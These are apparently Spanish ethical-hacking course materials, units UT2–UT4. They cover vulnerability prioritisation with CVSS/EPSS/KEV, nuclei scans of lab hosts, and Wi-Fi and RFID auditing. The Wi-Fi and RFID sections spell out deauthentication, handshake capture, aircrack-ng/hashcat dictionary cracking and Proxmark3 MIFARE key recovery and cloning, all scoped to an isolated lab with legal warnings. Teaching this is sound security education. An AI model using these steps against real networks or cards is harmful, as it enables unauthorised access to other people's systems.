- **Reproducibilidad**: comandos + salidas permiten repetir el ejercicio desde cero.
- **Verificación**: cada hallazgo automático contrastado a mano.
- **Higiene**: alcance respetado, entorno restaurado.
- Rúbrica completa: `~/xest-lab/2026-2027/docs/planificacion/rubricas.md` (R1).

Enganche

Este inventario **no se tira**: es la entrada de **UT6** (explotación: los servicios y rutas descubiertos son los puntos de entrada) y de **UT8** (auditoría web sobre el portal ya bastionado por PPS). El ruido medido conecta con **IC** (qué firma deja un atacante enumerando).

HE · UT2 — Vulnerabilidades, tipos de ataque y arsenal de auditoría

8 horas · RA1 (f, g, h, i) · Servicio SOC: Prevención — gestión de vulnerabilidades · Evidencias HE–E3, HE–E4

Qué vamos a conseguir

Priorizar vulnerabilidades y elegir herramientas con criterio.

Antes de empezar

Herramientas: Lote CVE, priorizador, Nmap/Nuclei en laboratorio.

Consulta la guía de instalación, la guía de herramientas y las precisiones del curso. Prepara una carpeta propia para resultados; conserva intactos los datos de partida.

Ruta de trabajo

1. Abre ficha-priorizacion.md y registra la fecha del lote y de las fuentes de enriquecimiento.
2. Distingue identificador CVE, tipo CWE, gravedad CVSS, probabilidad EPSS y explotación conocida KEV.
3. Prioriza con exposición, criticidad y controles del activo. Justifica dos cambios respecto al orden por gravedad.
4. Completa ficha-arsenal-perfil.md: objetivo, entrada, salida, permisos y limitaciones de cada herramienta elegida.
5. Ejecuta ficha-escaneo-nuclei.md solo sobre el objetivo local autorizado y con plantillas preparadas.
6. Confirma manualmente un resultado y documenta un falso positivo o una limitación. Si no hay red, usa el lote fechado sin fingir una consulta actual.

Cómo comprobar que está hecho

Fuentes fechadas; prioridad razonada; salida automática contrastada.

> Una puntuación alta no demuestra explotación, y una coincidencia de versión tampoco.

Desarrollo y fichas

- Explicación completa de la unidad.
- ficha-arsenal-perfil
- ficha-escaneo-nuclei
- ficha-priorizacion

Entrega y revisión

Los nombres y formatos están en el cuaderno de entregables. Antes de entregar, comprueba alcance, pasos reproducibles, resultados, interpretación y límites. Identifica tu trabajo por número de lista, módulo y evidencia.

Incluye una dificultad que hayas resuelto y explica por qué la solución funciona. Si utilizas una salida de ejemplo, declárala; no la presentes como ejecución propia.

HE · UT2 — Vulnerabilidades, tipos de ataque y arsenal de auditoría

8 horas · RA1 (f, g, h, i) · Servicio SOC: Prevención — gestión de vulnerabilidades · Evidencias HE–E3, HE–E4

---

1. Objetivo de la unidad

Saber clasificar vulnerabilidades y ataques, elegir la herramienta adecuada para cada organización y —lo más importante— **priorizar por explotabilidad real**, no por la puntuación que da un escáner. Un CVSS 9.8 que nadie explota puede esperar; un CVSS 6.5 en el catálogo KEV de CISA no.

2. Contenido

2.1 Clasificación de vulnerabilidades (RA1.f, RA1.h)

- **CWE**: taxonomía de tipos de debilidad (p. ej. CWE-89 inyección SQL).
- **CVE**: identificador de una vulnerabilidad concreta en un producto.
- **CVSS**: puntuación de severidad (0–10). Mide *gravedad potencial*, no probabilidad de explotación.
- **EPSS**: probabilidad de que una vulnerabilidad sea explotada en los próximos 30 días. Complementa a CVSS.
- **KEV** (CISA): catálogo de vulnerabilidades **explotadas de forma activa**. Prioridad máxima.

2.2 Priorización correcta (RA1.i)

El error clásico es ordenar por CVSS descendente. El criterio profesional combina las tres señales:

1. ¿Está en **KEV**? → prioridad inmediata, se explota ya.
2. ¿**EPSS** alto? → probable que se explote pronto.
3. **CVSS** como desempate de gravedad.

Cuando las tres discrepan, hay que **justificar** la decisión. Ese razonamiento es el entregable, no el número.

2.3 Tipología de ataques (RA1.g)

Por superficie (red, aplicación web, inalámbrica, física) y por objetivo (acceso, denegación, exfiltración, persistencia).

2.4 Arsenal por fase (RA1.i)

Fase	Herramientas
Reconocimiento	theHarvester, amass, subfinder, crt.sh, Shodan
Escaneo	nmap, masscan, httpx, nuclei
Explotación	Metasploit, sqlmap, hydra, hashcat
Post-explotación	impacket, BloodHound, chisel
Informe	plantilla propia, CVSS/EPSS/KEV

2.5 Tipos de auditoría (RA1.g)

- **Caja negra**: sin información previa; simula atacante externo.
- **Caja gris**: información parcial (credenciales de usuario estándar).
- **Caja blanca**: acceso a código y arquitectura; máxima cobertura.

2.6 ClearNet, Deep Web, Dark Web (RA1.f)

Diferencias y herramientas de acceso: **Tor**, **I2P**, ZeroNet, Freenet. Como fuente de inteligencia (filtraciones, foros) y como riesgo. Uso metodológico con las precauciones operativas del centro.

3. Laboratorio guiado

Parte A — Priorización real (RA1.h, RA1.i)

1. Se entrega un lote de **30 vulnerabilidades** (CVE con su CVSS). Enriquece cada una con EPSS y KEV usando la herramienta `HE/material/herramientas/prioriza.py`.

```
python3 HE/material/herramientas/prioriza.py --cve-list lote_cves.txt --salida priorizado.csv
```

2. Ordena el lote por prioridad real y **argumenta las discrepancias** entre el orden CVSS y el orden final.

Parte B — Selección de arsenal (RA1.i)

3. Para tres perfiles de organización (pyme, administración pública ENS, entidad financiera), selecciona y justifica las herramientas de monitorización y auditoría adecuadas a cada una.

Parte C — Fuentes en darknets (RA1.f, refuerzo)

4. Consulta metodológica de una fuente en Tor (índice de filtraciones) con las precauciones del centro, documentando la diferencia entre ClearNet, Deep y Dark Web.

4. Entregables

- **HE–E3** (informe, rúbrica R2): cuadro comparativo de herramientas por tipo de organización con criterio de elección.
- **HE–E4** (laboratorio, rúbrica R1): ejercicio de priorización con justificación de las discrepancias entre CVSS, EPSS y KEV.

5. Criterios de superación

- La priorización usa las tres señales (CVSS, EPSS, KEV) y justifica los desempates.
- La selección de herramientas se adecua al perfil de organización, no es una lista genérica.

6. Errores frecuentes

- Ordenar por CVSS y llamarlo priorización.
- Ignorar KEV: una vulnerabilidad explotada activamente con CVSS medio es más urgente que una teórica con CVSS alto.

7. Referencias

- CISA **KEV Catalog** · FIRST **EPSS** · NVD (CVE/CVSS) · MITRE **CWE**.
- CCN-STIC 484.

Ficha de laboratorio · HE-E3 — Arsenal por perfil de organización

Módulo: HE 5025 · **UT2** · **RA1 g, i** · Instrumento I2 · Rúbrica **R2 Entrega**: `NN-HE-E3-arsenal.md`

Contexto

No existe "el mejor arsenal": existe el arsenal **adecuado a la organización**. Lo que sirve a una pyme de 12 personas no sirve a una entidad financiera, y a la administración pública le condiciona la elección una norma que a la pyme no le aplica (el **ENS**).

Vas a construir un **cuadro comparativo** de herramientas de **monitorización** y de **auditoría** para tres perfiles, y —esto es lo importante— **justificar cada elección**. No vale una lista genérica de "nmap + nuclei para todos".

Los tres perfiles

Perfil	Rasgos que condicionan la elección
Pyme	Presupuesto bajo, sin equipo de seguridad dedicado, prioriza coste y sencillez.
Administración pública (ENS)	Obligada por el **Esquema Nacional de Seguridad**: trazabilidad, categorización, herramientas con soporte/certificación, cumplimiento CCN-STIC.
Entidad financiera	Criticidad máxima, 24/7, exigencias regulatorias (DORA/PCI-DSS), tolerancia a fallo mínima, presupuesto alto.

Tarea

Rellena, para cada perfil, al menos **una herramienta por fase** (recon, escaneo, explotación/auditoría, monitorización/detección) y **una frase de criterio** por elección. Apóyate en `../../recursos/arsenal-github.md` y en la tabla de arsenal por fase de la unidad.

Plantilla mínima (amplíala):

```
## Pyme
| Fase | Herramienta | Criterio (por qué ESTA para ESTE perfil) |
|---|---|---|
| Escaneo de vulnerabilidades | ... | ... |
| Monitorización | ... | ... |
| ...
```

Repite el bloque para **Administración ENS** y **Entidad financiera**.

Criterio de elección — dimensiones que DEBES tocar

- **Coste / licencia** (libre vs comercial): ¿lo puede pagar y mantener este perfil?
- **Cumplimiento**: ¿la administración necesita algo certificado / con soporte? ¿la financiera exige registro y retención de logs por normativa?
- **Criticidad y disponibilidad**: ¿el objetivo tolera un escaneo agresivo o hay que medir el ruido y programar ventanas?
- **Capacidad del equipo**: ¿hay analistas para operar una herramienta compleja o hace falta algo automatizado con GUI?

Entregable

`NN-HE-E3-arsenal.md`: los tres cuadros + un párrafo de cierre que responda: *"Si tuviera un único euro más, ¿en qué perfil y en qué herramienta lo gastaría, y por qué?"*

Se te evalúa por (extracto R2)

- **Corrección técnica**: las herramientas existen, hacen lo que dices y encajan en la fase.
- **Fundamento normativo**: citas ENS/DORA/PCI cuando condiciona la elección, no de adorno.
- **Priorización del riesgo**: la elección responde al **perfil**, no es la misma lista tres veces.

Rúbrica completa: `~/xest-lab/2026-2027/docs/planificacion/rubricas.md` (R2).

Ficha de laboratorio · UT2 — Escaneo por plantillas con nuclei (refuerzo)

Módulo: HE 5025 · **UT2** · **RA1 g, i** · práctica de manos (no es evidencia calificable; alimenta el criterio de HE-E3 y enlaza con UT8). **Entorno**: **VLAN aislada de xest**. Objetivos del `docker-compose.yml` de `comun/entornos/objetivos/`. **Nada fuera de la VLAN.**

Por qué esta práctica

En la primera sesión priorizaste vulnerabilidades **en papel** (un lote de CVE). Ahora ves de dónde salen esos hallazgos: un **escáner por plantillas**. `nuclei` no "adivina": lanza firmas (YAML) contra un objetivo y reporta coincidencias. Es la herramienta de escaneo que aparece en el arsenal de casi todos los perfiles — por eso la tocas hoy.

Preparación (una vez, en la estación atacante)

```
# Kali suele traerlo; si no, o para tenerlo al día (recomendado):
go install -v github.com/projectdiscovery/nuclei/v3/cmd/nuclei@latest
export PATH="$PATH:$HOME/go/bin"
nuclei -version
nuclei -update-templates      # baja el repo de plantillas mantenido por la comunidad
```

Comprueba que los objetivos están arriba (los levanta el profesor):

```
docker compose -f ~/.../comun/entornos/objetivos/docker-compose.yml ps
curl -sI http://portal-soc.xest.local:8080/ | head -1   # espera: HTTP/1.1 200 OK
```

Paso 1 — Detección de tecnología y cabeceras (sin ruido)

```
nuclei -u http://portal-soc.xest.local:8080 \
    -tags tech,misconfig -severity info,low,medium
```

Qué esperas ver: detección del **servidor (nginx)** y hallazgos de **cabeceras de seguridad ausentes** (falta `Content-Security-Policy`, `X-Frame-Options`, `Strict-Transport-Security`). El `portal-soc` arranca deliberadamente flojo: PPS lo endurece a lo largo del curso.

Paso 2 — Escaneo sobre la app vulnerable moderna

```
nuclei -u http://juice.xest.local:3000 \
    -tags exposure,misconfig,tech -severity info,low,medium,high
```

Qué esperas ver: cabeceras faltantes, posibles rutas/archivos expuestos y fingerprint de la aplicación (OWASP Juice Shop). No profundices hoy: Juice Shop es el objetivo grande de UT8.

Paso 3 — Verificar a mano (esto es lo que separa un escáner de un

auditor)

Coge **un** hallazgo del Paso 1 (p. ej. "falta X-Frame-Options") y **compruébalo tú**:

```
curl -sI http://portal-soc.xest.local:8080/ | grep -iE 'x-frame|content-security|strict-transport'
```

Si el `grep` no devuelve la cabecera, el hallazgo es **cierto**. Si nuclei dijera algo que el `curl` desmiente, sería un **falso positivo**: en un informe, un hallazgo automático que no verificas a mano **no existe**.

Cierre (2 líneas en tu cuaderno)

- ¿Qué severidad reportó nuclei para las cabeceras faltantes y estás de acuerdo? ¿Subirías o bajarías el riesgo según **el activo** (un portal público vs. una API interna)?
- Enlaza con HE-E3: para una pyme, ¿nuclei libre es suficiente, o para banca pedirías un escáner con soporte? Justifícalo en una frase.

> Regla de aula: todo esto ocurre contra `*.xest.local` en la VLAN de laboratorio. Escanear cualquier otra cosa = **0 y protocolo de convivencia** (UT1).

Ficha de laboratorio · HE-E4 — Priorización real de vulnerabilidades

Módulo: HE 5025 · **UT2** · **RA1 h, i** · Instrumento I1 · Rúbrica **R1 Entrega**: `NN-HE-E4-priorizado.csv` + `NN-HE-E4-justificacion.md` **Entorno**: estación de aula (Kali). No requiere objetivos de red; solo la herramienta y el lote.

Contexto

Te llega un lote de **30 vulnerabilidades** (CVE con su CVSS) de un inventario de xest. Tu jefe de SOC te pide una cosa muy concreta: **el orden en que hay que parchear**, y que justifiques por qué ese orden **no** es el del CVSS.

La regla de ordenación de este ejercicio es `KEV → EPSS → CVSS`; en un entorno real se añade contexto de activos, exposición y controles:

1. ¿Está en **KEV** (CISA)? → se explota **ya**. Prioridad máxima.
2. ¿**EPSS** alto? → probable que se explote en 30 días.
3. **CVSS** solo desempata la gravedad.

Paso 1 — Enriquecer el lote

En el aula (VLAN aislada, sin Internet) usamos los snapshots locales de KEV y EPSS:

```
cd ~/xest-lab/2026-2027/HE/UT2/laboratorio     # o donde tengas el material
python3 prioriza.py --cve-list lote_cves.txt \
    --kev-file kev_snapshot.json --epss-file epss_snapshot.csv \
    --salida priorizado.csv
column -s, -t priorizado.csv | less -S
```

> Este script funciona exclusivamente con fuentes locales. No quites esos argumentos. Para una revisión actual, prepara nuevas fuentes, conserva su fecha y repite el análisis; los datos de este ejercicio son didácticos.

Salida esperada (primeras filas): la #1 es CVE-2021-44228 (Log4Shell), y el bloque de las que **están en KEV** ocupa los primeros puestos. Fíjate en dónde caen los CVSS 10.0 que **no** están en KEV.

Paso 2 — Encontrar las discrepancias (esto es lo que se evalúa)

Compara mentalmente dos órdenes: el que da tu `priorizado.csv` y el que darías **solo por CVSS descendente**. Localiza **3 CVE donde discrepan** y por cada uno escribe **una frase** que explique por qué sube o baja. Pistas de lo que buscas:

- Una vulnerabilidad de **CVSS alto (7.x)** que queda **por delante** de otras de CVSS 9.8/10.0.
- Un **CVSS 10.0** que cae al final de la lista.
- Un CVE en KEV cuyo **contexto** (p. ej. requiere acceso local) matizarías con criterio propio.

Cada frase debe **nombrar la señal** que causa el movimiento (KEV presente, EPSS alto, gravedad de desempate), no solo el número.

Entregable

1. `NN-HE-E4-priorizado.csv` — la salida de la herramienta.
2. `NN-HE-E4-justificacion.md` — las **3 discrepancias** argumentadas (una frase cada una) + una conclusión de 2-3 líneas: *¿por qué CVSS solo no basta para priorizar?*

Se te evalúa por (extracto R1)

- **Ejecución técnica**: obtienes la lista priorizada correcta y sabes explicar la clave de orden.
- **Verificación**: contrastas el orden real con el orden por CVSS y señalas dónde chocan.
- **Higiene**: nada ejecutado fuera de la VLAN; el CSV es reproducible desde cero.

Rúbrica completa: `~/xest-lab/2026-2027/docs/planificacion/rubricas.md` (R1).

HE · UT3 — Auditoría de redes inalámbricas Wi-Fi

10 horas · RA2 (a, b, c, d) · Servicio SOC: Protección — emulación de adversarios · Evidencias HE–E5, HE–E6

Qué vamos a conseguir

Evaluar una red Wi-Fi de laboratorio y sus contramedidas.

Antes de empezar

Herramientas: Adaptador USB compatible con modo monitor, AP propio, aircrack-ng/hashcat; capturas de apoyo.

Consulta la guía de instalación, la guía de herramientas y las precisiones del curso. Prepara una carpeta propia para resultados; conserva intactos los datos de partida.

Ruta de trabajo

1. Lee README-montaje-lab-wifi.md y verifica adaptador, controlador y asignación USB a la VM.
2. Anota BSSID y canal del AP autorizado. Comprueba que no eliges un AP vecino por nombre parecido.
3. Sigue ficha-E5-captura-crackeo.md con las restricciones del ejercicio y guarda el fichero original con hash.
4. Explica qué material contiene la captura y qué condiciones permiten comprobar la clave de prueba.
5. Cambia el control previsto y repite la comprobación. Relaciona la diferencia con la configuración.
6. Completa ficha-E6-contraste-soc.md correlacionando tiempos y sensor. Si solo usas una captura proporcionada, declara análisis offline, no captura propia.

Cómo comprobar que está hecho

AP exacto identificado; evidencia conservada; contraste de control y observación.

> Un adaptador Wi-Fi virtual de la VM no aporta por sí mismo modo monitor; la prueba depende del hardware.

Desarrollo y fichas

- Explicación completa de la unidad.
- ficha-E5-captura-crackeo
- ficha-E6-contraste-soc

Entrega y revisión

Los nombres y formatos están en el cuaderno de entregables. Antes de entregar, comprueba alcance, pasos reproducibles, resultados, interpretación y límites. Identifica tu trabajo por número de lista, módulo y evidencia.

Incluye una dificultad que hayas resuelto y explica por qué la solución funciona. Si utilizas una salida de ejemplo, declárala; no la presentes como ejecución propia.

HE · UT3 — Auditoría de redes inalámbricas Wi-Fi

10 horas · RA2 (a, b, c, d) · Servicio SOC: Protección — emulación de adversarios · Evidencias HE–E5, HE–E6

---

1. Objetivo de la unidad

Auditar la seguridad de una red Wi-Fi de laboratorio: configurar la tarjeta en modo monitor, entender los cifrados y sus debilidades, capturar el saludo y demostrar el acceso a una red con clave débil. Y, desde el lado defensivo, comprobar qué de todo eso **detecta el SOC**.

2. Contenido

2.1 Modos de la tarjeta inalámbrica (RA2.a)

- **Infraestructura**: cliente asociado a un punto de acceso.
- **Ad-hoc**: entre iguales.
- **Monitor**: captura todo el tráfico del canal sin asociarse. Requiere adaptador compatible.

2.2 Cifrados y debilidades (RA2.b)

Cifrado	Estado	Debilidad
WEP	Roto	RC4 + IV corto; se rompe en minutos

Cifrado	Estado	Debilidad
WPA/WPA2-Personal	Vulnerable con clave débil	Captura del saludo de 4 vías + ataque de diccionario offline
WPA2-Enterprise (802.1X)	Fuerte	Depende de la validación del certificado del cliente
WPA3 (SAE)	Actual	Resistente a diccionario offline; ojo a la transición WPA2/WPA3

2.3 Descubrimiento y captura (RA2.c)

- Balizas (beacons), saludo de 4 vías (handshake), PMKID.
- Selección de canal y potencia.

2.4 Defensa (RA2.d, RA2.f)

- 802.1X con certificados, segmentación de red de invitados, detección de puntos de acceso no autorizados (rogue AP), monitorización desde el SOC.

3. Laboratorio guiado

> Entorno: **red de laboratorio físicamente aislada**, punto de acceso propio del centro. Adaptador con modo monitor. Alternativa virtualizada con capturas grabadas para quien no disponga de hardware.

Parte A — Modo monitor y captura (RA2.a, RA2.c)

```
# Poner la interfaz en modo monitor
sudo airmon-ng start wlan0
# Descubrir redes y clientes del laboratorio
sudo airodump-ng wlan0mon
# Capturar el saludo de una red concreta del laboratorio
sudo airodump-ng --bssid AA:BB:CC:DD:EE:FF -c 6 -w captura wlan0mon
```

Parte B — Acceso a red con clave débil (RA2.d)

```
# Forzar la reautenticación de un cliente para capturar el handshake (solo en laboratorio propio)
sudo aireplay-ng --deauth 5 -a AA:BB:CC:DD:EE:FF wlan0mon
# Ataque de diccionario OFFLINE contra el handshake capturado
aircrack-ng -w /usr/share/wordlists/rockyou.txt captura-01.cap
```

1. Recupera la clave débil de la red **propia de laboratorio** y **mide el tiempo** empleado. Reflexiona sobre qué longitud/complejidad la habría hecho inviable.

Parte C — Contraste con el SOC (RA2.d, componente defensivo)

2. Desde el lado azul, comprueba qué generó el SOC: ¿detectó la trama de desautenticación? ¿el punto de acceso no autorizado? Documenta qué se vio y qué no.

4. Entregables

- **HE–E5** (laboratorio, rúbrica R1): práctica de captura y análisis de tráfico inalámbrico con evidencia del acceso obtenido y el tiempo empleado.
- **HE–E6** (reto integrado, rúbrica R3): contraste rojo-azul — qué detectó el SOC del ataque inalámbrico y qué no, con la regla de detección que faltaría.

5. Criterios de superación

- El acceso se demuestra sobre red propia de laboratorio, con captura reproducible.
- El contraste con el SOC identifica los puntos ciegos de detección.

6. Advertencia

Capturar tráfico o desautenticar clientes en redes ajenas es delito (arts. 197 bis/ter). Solo sobre la red aislada del laboratorio y con el ROE firmado.

7. Referencias

- Suite **aircrack-ng** · hcxdumptool · bettercap.
- Wi-Fi Alliance — WPA3.
- MITRE ATT&CK — técnicas de acceso inicial por red inalámbrica.

HE-E5 · Captura y acceso Wi-Fi (UT3 · para el alumnado)

Objetivo: sobre la red **de laboratorio** `xest-lab`, capturar el handshake, romper la clave **offline**, demostrar el acceso, **medir el tiempo** y concluir qué longitud/entropía lo habría hecho inviable.

- **Alcance**: **SOLO `xest-lab`** (BSSID y canal en la pizarra), dentro de la VLAN aislada. Cualquier acción sobre otra red = **0** y protocolo de convivencia (rúbrica R1, salida cero).

- **RA/CE**: RA2.a, RA2.c, RA2.d. **Instrumento/Rúbrica**: I1 · **R1**.
- **Entrega**: `NN-HE-E5-wifi.md` + `captura-01.cap` (por número de lista, p. ej. `07-HE-E5-wifi.md`).

Qué tienes que hacer

1. Modo monitor y descubrimiento

Pon tu adaptador en modo monitor y localiza `xest-lab`. Anota **BSSID** y **canal** (deben coincidir con la pizarra) y confirma el cifrado (`WPA2 CCMP PSK`).

2. Captura del handshake

Fija airodump a ese BSSID/canal grabando a fichero y, en otra terminal, fuerza la reconexión de un cliente **del laboratorio** con un deauth **corto** (`--deauth 5`, nunca `0`). Verifica que has capturado el handshake:

```
aircrack-ng captura-01.cap        # debe decir: xest-lab  WPA (1 handshake)
```

> Si tu adaptador no entra en modo monitor, usa la captura de respaldo del aula e **indícalo** en el informe (no la presentes como tuya).

3. Crackeo offline

Rompe la clave por diccionario, con **cronómetro**:

```
time aircrack-ng -w /usr/share/wordlists/rockyou.txt captura-01.cap
# o la ruta hashcat:
hcxpcapngtool -o hash.22000 captura-01.cap
hashcat -m 22000 hash.22000 /usr/share/wordlists/rockyou.txt
```

Anota el **tiempo de diccionario** y la **velocidad** (`k/s` o Speed en H/s).

4. Demuestra el acceso

Conéctate a `xest-lab` con la clave recuperada (captura de pantalla):

```
nmcli dev wifi connect xest-lab password '<CLAVE>'
```

5. Mide la resistencia real (fuerza bruta)

Con **tu** velocidad medida, calcula cuánto tardaría una clave que **no** esté en el diccionario:

```
bash bench-wifi.sh                                  # tu H/s real
python3 tiempo_crackeo.py --rate <TU_H/s> --tabla   # tu tabla longitud x alfabeto
```

Qué entregar (`NN-HE-E5-wifi.md`)

1. **Alcance y ROE**: solo `xest-lab`, BSSID/canal, referencia al ROE firmado (HE-E1).
2. **Captura**: comandos usados + evidencia (`1 handshake`).
3. **Crackeo**: comando + evidencia `KEY FOUND!` / `Cracked` + la clave.
4. **Acceso demostrado**: captura de la conexión.
5. **Tiempo medido**: el de diccionario **y** el de fuerza bruta estimado con **tu** velocidad (incluye tu tabla de `tiempo_crackeo.py`).
6. **Conclusión de política**: qué longitud/entropía habría hecho inviable el ataque, con tus números, y por qué **WPA3** cambiaría el escenario.
7. Adjunta `captura-01.cap`.

Cómo se evalúa (rúbrica R1 — resumen)

Ejecución técnica (llegas al acceso) · Evidencia y reproducibilidad (comandos y salidas que permiten repetirlo) · **Verificación** (tu tiempo de fuerza bruta sale de TU medición, no copiado) · Higiene operativa (solo `xest-lab`, entorno restaurado) · Autonomía y tiempo. Detalle completo en `~/xest-lab/2026-2027/docs/planificacion/rubricas.md`.

HE-E6 · Contraste rojo-azul Wi-Fi (UT3 · para el alumnado)

Objetivo: documentar **qué detectó el SOC** del ataque inalámbrico (deauth, rogue AP, uso de la credencial) y **qué no**, y proponer la **regla de detección que faltaría**.

- **RA/CE**: RA2.d. **Instrumento/Rúbrica**: I3 · **R3** (reto integrado — pesa más).
- **Se entrega también a Incidentes (IC UT3)** como caso de ingeniería de detección.
- **Entrega**: `NN-HE-E6-contraste.md` (por número de lista).

Qué tienes que hacer

1. Reproduce el ataque con marca de tiempo

Repite el deauth y, después, **usa la clave** para conectarte, anotando la **hora exacta** de cada acción (es tu *ground truth* para correlacionar):

```
date; sudo aireplay-ng --deauth 5 -a <BSSID> -c <MAC_cliente> wlan0mon
date; nmcli dev wifi connect xest-lab password '<CLAVE>'
```

2. Ve al SOC y busca cada acción

En el SOC de xest (`soc.xest.local`, Wazuh/Suricata), filtra por tu ventana horaria y comprueba, **con evidencia** (captura o salida), qué aparece de cada cosa:

```
grep -i "deauth\|dot11\|80211" /var/log/suricata/eve.json | head   # ¿algo? (probablemente NADA)
```

Rellena la tabla:

Acción del ataque	¿La ve tu SOC?	Evidencia
Modo monitor / captura		
Deauth		
Crackeo offline		
Conexión con la clave robada		

3. Identifica el punto ciego

Explica **por qué** el SOC no ve (o ve poco): ¿en qué capa ocurre el ataque y dónde "mira" el SOC?

4. Propón la regla que falta

Diseña la detección que cubriría el hueco: **qué fuente** hace falta, **qué umbral**, y **qué regla** (esboza una regla de Wazuh o describe la alerta del sensor). Asócíala a su técnica **MITRE ATT&CK**.

5. Remediación priorizada

Ordena las defensas por impacto/coste (¿qué es gratis y ya está en el estándar?).

Qué entregar (`NN-HE-E6-contraste.md`)

1. Qué atacaste y **cuándo** (marcas horarias).
2. Tabla **qué vio / qué no vio** con evidencia de cada celda.
3. El **punto ciego** identificado con precisión.
4. **La regla que falta**: fuente + umbral + regla + técnica ATT&CK.
5. **Remediación priorizada**.
6. Nota de **entrega a IC**: qué debería hacer Incidentes con esto.

Cómo se evalúa (rúbrica R3 — resumen)

Integración con el SOC (tu pieza conecta con lo que hará IC) · Solución técnica (eliges y justificas) · Automatización/repetibilidad (la detección es reproducible) · Trabajo en el repositorio · Iteración sobre la retroalimentación. Detalle en `~/xest-lab/2026-2027/docs/planificacion/rubricas.md`.

HE · UT4 — Otros sistemas inalámbricos y ejercicios de equipo rojo y azul

6 horas · RA2 (e, f, g) · Servicio SOC: Protección — equipo morado · Evidencias HE–E7, HE–E8

Qué vamos a conseguir

Comparar radiofrecuencia, RFID y observación del equipo azul.

Antes de empezar

Herramientas: Proxmark/lector compatible, SDR/URH o datasets incluidos; sensor SOC.

Consulta la guía de instalación, la guía de herramientas y las precisiones del curso. Prepara una carpeta propia para resultados; conserva intactos los datos de partida.

Ruta de trabajo

1. Revisa README.md y elige la vía con hardware disponible o análisis de datos.
2. En ficha-01-rfid-mifare.md identifica tecnología y condiciones de la tarjeta didáctica antes de sacar conclusiones.
3. En ficha-02-rf-replay.md compara mensajes, temporización y mecanismos anti-repetición con las muestras autorizadas.
4. Distingue simulación, recepción y emisión real; no atribuyas al ensayo una capacidad que no has demostrado.
5. En ficha-03-purple-soc.md correlaciona cada acción con observables y puntos ciegos.
6. Completa HE-E7 y HE-E8 con una contramedida y el ensayo que permitiría comprobarla.

Cómo comprobar que está hecho

Tecnología bien identificada; límites del ensayo explícitos; cobertura azul contrastada.

> Que un lector detecte una tarjeta no demuestra que pueda leer sus datos ni clonarla.

Desarrollo y fichas

- Explicación completa de la unidad.
- HE-E7-esqueleto-informe
- ficha-01-rfid-mifare
- ficha-02-rf-replay
- ficha-03-purple-soc

Entrega y revisión

Los nombres y formatos están en el cuaderno de entregables. Antes de entregar, comprueba alcance, pasos reproducibles, resultados, interpretación y límites. Identifica tu trabajo por número de lista, módulo y evidencia.

Incluye una dificultad que hayas resuelto y explica por qué la solución funciona. Si utilizas una salida de ejemplo, declárala; no la presentes como ejecución propia.

HE · UT4 — Otros sistemas inalámbricos y ejercicios de equipo rojo y azul

6 horas · RA2 (e, f, g) · Servicio SOC: Protección — equipo morado · Evidencias HE–E7, HE–E8

---

1. Objetivo de la unidad

Ampliar la auditoría inalámbrica más allá del Wi-Fi (Bluetooth/BLE, RFID/NFC, radiofrecuencia subgigahercio) y practicar la metodología de **equipo morado**: rojo y azul trabajando coordinados, donde cada técnica ofensiva se coteja en tiempo real con la capacidad de detección.

2. Contenido

2.1 Otros sistemas inalámbricos (RA2.e)

Tecnología	Riesgo típico	Herramienta de laboratorio
Bluetooth / BLE	Emparejamiento inseguro, rastreo	bettercap, nRF
RFID / NFC	Clonado de credencial de acceso	Proxmark3, Flipper Zero

Tecnología	Riesgo típico	Herramienta de laboratorio
Subgigahercio (433/868 MHz)	Repetición de mandos (garajes, timbres)	HackRF, Flipper Zero

Límite legal y ético: solo sobre dispositivos y tarjetas **propios de laboratorio**. El análisis de RF de terceros y la reemisión pueden ser delito.

2.2 Equipo rojo, azul y morado (RA2.f)

- **Rojo**: ejecuta las técnicas.
- **Azul**: detecta y responde.
- **Morado**: ambos coordinados, en la misma sesión, para maximizar el aprendizaje de detección. Cada técnica ATT&CK ejecutada se coteja con la regla de detección del SOC.

2.3 Informe de auditoría inalámbrica (RA2.g)

Estructura: alcance, hallazgos con evidencia, riesgo (probabilidad × impacto), remediación. Presentación oral de resultados.

3. Laboratorio guiado

> Entorno: equipos de RF del centro bajo registro de uso; tarjetas RFID de laboratorio.

Parte A — Clonado RFID de laboratorio (RA2.e)

```
# Con Proxmark3 sobre una tarjeta PROPIA de laboratorio
pm3 --> hf search
pm3 --> hf mf autopwn        # recuperar claves de una MIFARE Classic de laboratorio
pm3 --> hf mf dump           # volcar contenido
```

1. Clona una credencial RFID **de laboratorio**, analiza por qué es posible y qué contramedida lo evitaría (tarjetas con cifrado moderno, lectores con autenticación mutua).

Parte B — Ejercicio morado (RA2.f)

2. El equipo rojo ejecuta una técnica (p. ej. rogue AP de la UT3 o repetición de RF) y el azul documenta, **en la misma sesión**, qué detectó y con qué regla. Se registra qué quedó sin detectar.

Parte C — Informe y defensa (RA2.g)

3. Redacta el informe de la auditoría inalámbrica y **preséntalo oralmente** ante el grupo, con recomendación de remediación priorizada.

4. Entregables

- **HE–E7** (informe, rúbrica R2): informe de auditoría inalámbrica con hallazgos, riesgo y remediación.
- **HE–E8** (defensa oral, rúbrica R4): presentación y defensa de los resultados ante el grupo.

5. Criterios de superación

- El clonado se realiza sobre material propio de laboratorio y se explica la contramedida.
- El ejercicio morado produce el catálogo de qué se detectó y qué no.
- La defensa oral traduce el hallazgo técnico a riesgo comprensible.

6. Referencias

- Proxmark3, Flipper Zero, HackRF — documentación y marco legal de uso.
- MITRE ATT&CK — técnicas de acceso por hardware/RF.

HE-E7 · Esqueleto del informe de auditoría inalámbrica

> Plantilla de arranque del entregable **HE-E7** (rúbrica **R2**). El informe completo de pentest está en el repo `HE/material/plantillas/informe-pentest.md` (referencia para el nivel de detalle); aquí tienes la versión **inalámbrica** ya orientada a los 3 hallazgos de la UT4. Entrega: `NN-HE-E7-informe.pdf`. Sin ROE firmado (HE-E1) no se admite.

1. Resumen ejecutivo *(1 página, sin jerga, para dirección)*

- Alcance en una frase (auditoría inalámbrica de xest-lab: RFID, RF, Wi-Fi).
- Postura general (semáforo).
- Los 3 riesgos principales y su consecuencia de negocio.
- Recomendación principal.

